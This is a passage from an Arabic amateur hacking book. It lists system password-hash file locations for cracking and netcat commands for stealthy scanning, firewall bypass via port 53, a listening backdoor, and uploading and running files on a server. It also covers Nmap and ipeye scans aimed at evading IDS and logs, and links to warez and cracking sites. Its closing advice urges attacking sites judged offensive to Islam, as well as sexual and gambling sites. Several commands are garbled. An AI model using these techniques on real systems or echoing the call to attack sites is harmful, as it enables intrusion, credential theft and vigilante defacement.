وتقريبا انتهينا من الشرح الموجز لاداة السنايفر

مسارات ملفات المستخدمين بالانظمة

اغلب المخترقين يصعب عليه استخراج ملف كلمات المرور الاصلي والذي يحصل به على كلمات المرور مشفره وليست مظلله بعلامة x بالانظمة فالكل نظام مسار به كلمات مرور وحسابات المستخدمين الموجودين بالخادم وهنا سأشرح جميع الانظمة ومسارات حسابات المستخدمين بالجدول ادناه

ملف كلمات المرور	النـ ـظـ ـ ـام
etc/shadow/	Linux
etc/tcb/aa/user/	Digital UNIX
etc/security/passwd/	AIX
etc/shadpw	ConvexOS ١٠
etc/shadow/	ConvexOS ١١
etc/master.passwd/	BSD ٤,٣
secure/etc/passwd./	HP-UX
etc/shadow/	IRIX ٥
etc/udb/	UNICOS
etc/shadow/	SunOS
etc/shadow/	System V r٤,٠

قم بكتابة الامر بموجة الشيل وستجد جميع حسابات المستخدمين بكلمات مرورهم مشفره

اما طريقة فك تشفيرها لن اشرحها بكتابي فهي تعتمد على برامج كراك مثل جون ذا ريبر وجاك ذا ريبر .
الهدف من وضع الجزء هذا فقط لزيادة معلومات ولن اشرح أي نقطه اعتبرها للتخريب .....

الادوات الإحترافية

هذا الجزء قد شاركني به اخى صانع السلام النائب العام لفريقي السابق

وهذا ليس لقلة خبرتى بمجال الادوات ولكن بما انه قام بكتابة هذا الدروس للفريق سابقا ولم تنتشر أحببت ان اضعها هنا

سوف يتم استخدام افضل الاوامر لي الاداة netcat

 # كيفية عمل مسح على موقع

يتم بواسطة ١٩٢,١٦٨,١,٩٠ ١-٢٠٠ nc –v –z

اما في حال وجود نظام كشف الدخلاء

سوف اقوم بجعل عملية المسح اكثر سريه حيث ستكون عملية المسح اكثر عشوائيه مما يساعد في اخفاء العمليه ولا يجعها تبدو كعملية مسح

الامر

nc -v -z -r -i ٤٢ target ٢٠-٨٠

امر التعرف على الخدمات يعني عملية رفع البصمات للبرامج

الامر ٨٠ ٢٢ ٢١ nc -v target

***في حال انا اذا اردنا معرفت ان syslog يقبل رزم upd فا احد الطرق لي الكشف عن هذا الشي**

هو الامر

#echo "<·> rait any maissg "l ./nc -u target (port)

*** طريقة الالتفاف حول الجدران الناريه حيث بعض الجدران الناريه تسمح بمرور رزم dns في المرور والخروج فيمكننا الاستفاده منه حيث الامر**

nc -p ٥٣ targthost ٩٨٩٨ تستطيع ان تتخطى المرشح الذي يصد عاده مرور aol instant messenger

كيفية جعل النت كات تعمل كا باك دور

طبعا يجب علينا رفع النت كات للسيفر واما بالنسبه

لكيفية جعلها تعمل كاباك دور

ننفذ هذا الامر

nc -L -p ١٠٠٠١

اما من ناحية الاتصال في هذا البورت والتحكم فيه

نكتب هذا الامر

بالامر١٠٠٠١ nc –v –n ip the host

طبعا الرقم اقصد العدد ١٠٠٠١ هو رقم المنفذ إلي راح ندخل او البوابه لنا يحق لنا تغييرها لي أي شي

***في حال نريد النت كات ان نجعلها كا الافتبي**

اول شي امر استقبال او سحب ملف من السيرفر , مثلا اذا كان فالسيرفر ملف اسمه , hack.txt ونبغي نسحبه , بنطبق هذا الامر– nc –l : p ١٢٣٤ >hack.txt

١٢٣٤هذا هو البورت الي بنستخدمه في سحب الملف.

انزين , واذا حبينا انا نرفع ملف للسيرفر , كيف ؟؟

عن طريق هذا الامر

: nc ١٩٢,١٦٨,١,٩٠ ١٢٣٤ <hack.txt , ^C

*** طبعا في حال رفعنا ملف للسيرفر ونبي نشغله**
نكتب الامر وعلشان نشغل الملف في السيرفر , نستخدم الامر , ! hack.txt!

شرح اداة الـ Nmap

الكاتب: صانع السلام

بسم الله الرحمن الرحيم

الحمدالله والصلاة والسلام على اشرف الانبياء والمرسلين

اقدم لكم اخواني بمناسبة صدور كتاب القراصنة تحت ا هر هديه متواضعه مني للاخ كرستال

Nmap

الاداه Nmap تعتبر من اقوى الماسحات انتشارا وذالك لانه يسهل تحميلها وتثبيتها بسرعه وكما لقو ا في اكتشاف المنافذ المفتوحه .

بعد معرفتنا في وظيفية الاداة Nmapوا ا تستخدم كابورت سكان ناتي لي لكيفية استخدمها بطريقه صحيحه والاستفاده منها بإكبر قدر ممكن

اوامر هذه الاداه الرائعه :

١- الامر nmap -sT www.targthost.com

يقوم هذا الامر بي اتصال تام مع الموقع ويجري معه مصافحه ثلاثيه ويتم كشف عمليتك اذا قمت بعمل سكان على الموقع ويسجل رقم الايبي مالك في ملفات اللوق وهذا الشي احنا مانبيه طبعا ☺

٢- الامر nmap -sR www.targthost.com وظيفته:

يقوم هذا الامر بي مسح كافة المنافذ المفتوحه لخدمات RPC ويحدد هذه المنافذ هل هي عباره عن خدمات RPC او لا وتحدد وتكشف انواع وارقام النسخ للخدمات RPC AND MOUNTDسوف اعطيكم مثال على خرج الامر هذا انظر

١١١/tcp open

SUNRPC(RPCBIND V٢)

عرفنا بواسطة الامر هذا نوع ونسخة RPC

٣- الامر nmap -sS www.targthost.com مصمم هذا الامر لي اختراق الجدارن الناريه يحيث وظيفة هذا الامر يقوم بتحديد البورت المحمي بجدار ناري او مسوي عملية فلتره للبورت مثال

١٣٥/tcp filtered

٤- الامرnmap -O www.targthost.com

وظيفة هذا الامر يقوم بي التكهن في معرفة النظام ونوعه هل هو لنكس او يونكس ....إلخ مثال

system guess: Linux Kernel ٢,٤,٠ - ٢,٥,٢٠

٥- الامرnmap -v www.targthost.com

وظيفة :هذا الامر يجعلك تتعرف على الخدمات فثلا

بورت ٢١ (طبعا بورت ftp) وبورت ٢٥ (send mail) وهكذا مع باقي البورتات مثال

21/tcp open ftp

```
22/tcp        open            ssh
25/tcp        open            smtp
```

٦- الامر nmap -I www.targthost.com وظيفة الامر :

اذا كان المستضاف البعيد يشغل اداة IDENTD التي تتصنت على بورت ١١٣ بشكل افتراضي تخبرنا هذي الاداة في التعرف على الملقمات المشغله كجذر مثال توضيحي :

```
21/tcp   open    root
80/tcp   open    nobody
22/tcp   open    root
```

٧- الامر nmap -T Sneaky -sS - targthost.com

وظيفة الامر : تقوم بمساعدتك على اخفاء المسح عن الجدران الناريه و انظمة الكشف IDS التي تعتمد على الوقت لكي تكشف عمليات المسح وتميزها عن غيرها

حيث الامر T يقوم بتحديد المده الزمنيه

٨- الامر nmap -F targthost.com

وضيفة الامر : يقوم الامر بي اجراء بعض عمليات المسح المتسللة (-Ss-Sf sX-Sn) ويجعلها قادره على التسلل على الجران الناريه وانظمة كشف الدخلاء ولكنه خطير في عمله حيث يقوم بتحطيم الانظمه وقد لا يعمل بشكل صحيح في بعض انظمة لنكس

٩- امر Po ويستخدم الامر هذا في **حال انا اردنا نفحص أي موقع فانه يقوم بي فحصه مباشره ويتقضى عن ارسال بنج للموقع او الايبي لي يتاكد من نشاطه ويستخدم غالبا الامر هذا** في **حال ان بعض المواقع تفسر رزم البنج با ا حجوم على السيرفر فتمنعها عنه**

شرح الاداه (*whois*)

الكاتب: صانع السلام

تعتبر الاداه whois اداه بسيطه جدا وموفيده بنفس الوقت في اجراء استعلام عن عنوان ايبي او عنوان سيرفر

ننتقل إلي عملية كيفية تحديد سيرفرات الاداه والاستفاده منها باكبر قدر ممكن انظر الجدول

الملقم	الهدف
Whois.internic.net	يعتبر هذا الملقم الافتراضي لي اداة whoisوهو يتعتبر نقطة البدايه
Whois.networksolutions.com	هذا الملقم للزبائنالذين سجلوا اسماء ميادينهم باستخدام حلول الشبكه
Whois.arin.net	يقوم هذا الامر جلب معلومات عن أي ip
Whois.apnic.net	ملقم قاعدة بيانات whois لمركز معلومات شبكات الباسيفيك الاسويه
Whois.nic.gov	ملقم whois حكومي
Whois.nic.mail	جلب معلومات عن الاميل

فمثلا يجينا الحين واحد يقول ابي استفيد طيب من الشرح
انا اقوله كيف يستفيد من الشرح راح اشرح ثلاث امثله

المثال الاول

طيب انا الحين عندي عنوان موقع او ايبي ابي معلومات عنه بدون الحاجه إلي أي ملقم او سيرفر من سيرفرات whois نقوله طبق الامر هذا

Whois ١٢٧,٠,٠,١

وراح الاداه تطبق الملقم او السيرفر الافتراضي لها

إلأي هو Whois.internic.net

المثال الثاني

طيب انا ابي معلومات عن موقع حكومي اسمه

www.hostnema.gov

اوكي راح نستعين في سيرفر whoisفي جلب المعلومات عن الدومين هذا

Whois -h Whois.nic.govwww.hostnema.gov

المثال الثالث :

طيب يجيناا واحد ويوقل مثلا انا عندي اميل وابي معلومات عنه نقوله الاداه هذا توفر لنا المعلومات عن هذا الاميل مثال

Whois -h Whois.nic.mail

al_fttak٩١١@hotmail.com

وبكذا انتهينا من شرح الاداه ومع عرض جميع ملقما ا او سيرفرا ا واصبحنا قادرين على جلب المعلومات عن أي شي نريد

مع تحيات اخوكم / صانع السلام

(hacker the help)

اداة ipeye

الكاتب: صانع السلام

مقدمه : الاداه هذي تعتبر من ادوات السكيورتي

المخصص للعمل في بيئة الوندوز

الوظيفية :هي عباره عن اداه تقوم في مسح البورتات سواء للجهزه او المواقع (بورت سكان)

المميزات : تتميز هذه الاداه بي ا ا قريبه من االداة nmap يعني شبيه فيها بمعنى اصح كماا ا تقوم بعدة عمليات مسح من ظمنها tcp and fin and syn وكما ذي الاداه لا يتم تسجيل أي شي يخصك في ملفات اللوق

العيوب : من عيوب هذه الاداه ا ا لا تعمل إلي في وندوز xp او وندوز ٢٠٠٠

طريقة التشغيل :

طريقة التشغيل مشا ه لي اداة netcat يعني تضعها في السي ثم تدخل عليها من خلال الدوس ا

الاوامر او طريقة التشغيل :

طريقة التشغيل لهذه الاداه سهله جدا

سوف نجري عملية مسح لي ايبي وهمي

لي الرقم (١٢٧,٠,٠,١)

lpeye ١٢٧,٠,٠,١ -syn -p ٢٠ ٨٠

طبع الامر syn يستخدم لي اختراق الجدران الناريه وكما قمنا بتحديد مجال ابحث من ٢٠ إلي ٨٠

واظن هذا الامرالمهم لنا اذا اردنا فحص اي نظام

مع تحيات / صـ ـانع السلاـ ـم

دليل المواقع

بسم الله الرحمن الرحيم

هذا الجزء من الكتاب سأقوم بتسميتهّ~~ دليل المواقع~~
سأعرض افضل المواقع

وسنبدأ بالتسلسل

اولا مواقع الامن والحمايه

وهذه اشهر وافضل مواقع السكيورتى

١- http://securiteam.com
٢- http://securityfocus.com
٣-http://ntsecurity.com
٤- http://insecure.org
٥- http://rootshell.redi.tk

تقريبا هذه افضل مواقع السكيورتى والخاصه بأمن الثغرات وآخر اخبارها

وهنا قائمه افضل مواقع الكراكات ومحركات بحثها

اول موقع اعتبره ملك محركات البحث والذي يحتوى على الكثير والكثير

هذا الموقع اتمنى ان تضعه مساعدك الاول في جميع ماتحتاجه من مواقع سكيورتى ومواقع كراكات واخر صيحات الاكسبلويتات واخر الادوات واصداراته والبرامج وغيره وغيره

موقع قوقل هو ملك محركات البحث والاول في عالمه

٦- http://google.com

وهذه بقيه مواقع الكراكات ومحركات بحثها

٧- http://www.warezarchive.org/

٨- http://www.crack-site.com/

٩- http://cracks.thebugs.us/

١٠- http://www.crackheaven.com/

١١- http://www.jtoonen.xs٤all.nl

١٢- www.linkworld.ws/Underground/Cracking/Search_Engines/

١٣- http://www.linkworld.ws/Underground/Hacking

١٤- http://www.scdown.org

١٥- http://www.andr.net/

وهذه اعتبره افضل واشهر منتديات ومواقع الكراكرز

النهاية

لن تكون هذه اية الكتاب وسيصدر له نسخه ثانيه عما قريب

ولقد قمت بطمس اكثر من ٢٢ موضوع ونقله من هذه الجزء الى الجزء الثاني

كي تكون متساويان

وثانيا لم اقوم باضافة دروسي المنتشره بالمواقع ومكتبات الهاكينغ بالانترنت الى هذا الكتاب ولم اضيف الا درسين فقط وهم اختراق الانظمة ورياضيات الاف تي بي

وثالثا لم اضيف جميع دروسي التى طرحتها بمنظمة هاكرز بلا حدود هنا

وهذا ليساعدنى في طرح النسخه الاحترافي لـكتاب القرصنة تحت ا هر وهي التى ستختم دروسي السابقه والجديده في عالم الهاكينغ وستصدر هذه

النسخه بعد مايتم طرح نسخه القرصنة تحت ا هر الاصدار الثاني ولن تكون مجانيه لما تحتويه من مواضيع خطيره

اما من ناحية جديد اخوكم سوبر كريستال

هو كتاب المخترقين العرب وكتاب الآمن والحماية
وسيتم طرحهن بعد فتره ليست بطويله

نصيحة

جميع اخوانى الاساتذه في مجال الهاكينغ يحذرون دائما من اختراق المواقع العربية
وانا اختلف معهم في هذه النقطه وليس فقط المواقع العربية التى لانقوم باختراقها
حتى المواقع الاجنبيه لاتقوم بأختراقها اذا لم يكن لها ضرر لك او للدين والاسلام او حتى الوطن
فلأضرب لك مثال
اذكر بعض المخترقين العرب الذين يدعون الخبره
يقومون باختراق مواقع ليس لها دخل بالاسلام او بغيره

فاذكر شخص لن اذكر اسمه هنا قام بأختراق موقع اكادميه والآخر قام باختراق موقع جامعة !!!

هل تعتبر هذا هو الصواب ؟؟؟

اذا كان نعم فانا اندم على انزال دروس لك

جميعها مواقع ليس لها دخل بالاسلام بالعكس هي مواقع عادى ومفيده ايضا والمفروض نقوم بتحسين صورة الاسلام للعالم كلل وليس تغيير صورة الاسلام

فااذكر لك قصه شخص عزيز علي شخصياً ولن اذكر اسمه هنا حتى لانشر اختراقة او ماشبهه

قام المبدع باختراق الموقع الشهير mp٣ ولو كان شخص آخر من المخترقين الموجودين حالياً بالمنتديات أقل شئ يفعله هو رفع شعاره وتدمير الموقع ونشر اختراقه بالمواقع العربية وحتى بالصحف وا لات كااخواانا المتخلفين الذين يدعون ا م مخترقين

المبدع العبقري لم يقوم بتدمير الموقع فقط كل مافعله هو نسخ الاكسبلويت وارساله للموقع برسالة تحذير

تتوقع ماذا كانت ردت فعلهم؟؟

هل هي مثل المواقع العربية اذا حذرناهم عن ثغره بموقعهم قاموا باسب والشتم ؟؟

بالعكس ردوا عليه بالشكر وتغيرت صورة الاسلام ككل حولهم فحكومتهم تزرع الحقد في عقولهم ويدعون ان الاسلام هو الارهاب ولكن مجرد شئ بسيط اختراق وتحذيرهم غير صورة آمة كاملة

فلماذا لاتقوم بتحسين صورة الاسلام عزيزي القارئ بشتى مواقع الانترنت

اما من ناحية اخرى وهي المواقع التى انصحك باختراقها

اولها المواقع التى تسيئ للاسلام والدين والمواقع الجنسية ومواقع القمار وغيره من مواقع المراهقين

ولو اننى بنفسي لم اقوم في حياتى باختراق موقع جنسي او غيره للاننى في الواقع لاادخل هذه المواقع حتى اقوم بااختراق او الوقوف خلف صفحا ا ساعات كي ابحث عن ثغرة تمكني من اختراقها
واتمنى لك اختراق سعيد وان تستغل موهبتك في شئ يفيدك مثل الحماية وعلم الانظمة وغيره من هذه ا الات والابتعاد عن الاختراق في اشياء لاتفيدك بل تسبب لك اضرار لك ولعائلتك ...الخ

مع اطيب تحية وتمنياتى للجميع بالتوفيق

SUPER-CRYSTAL
ooloo٦٠٥@hotmail.com

انتهى،،،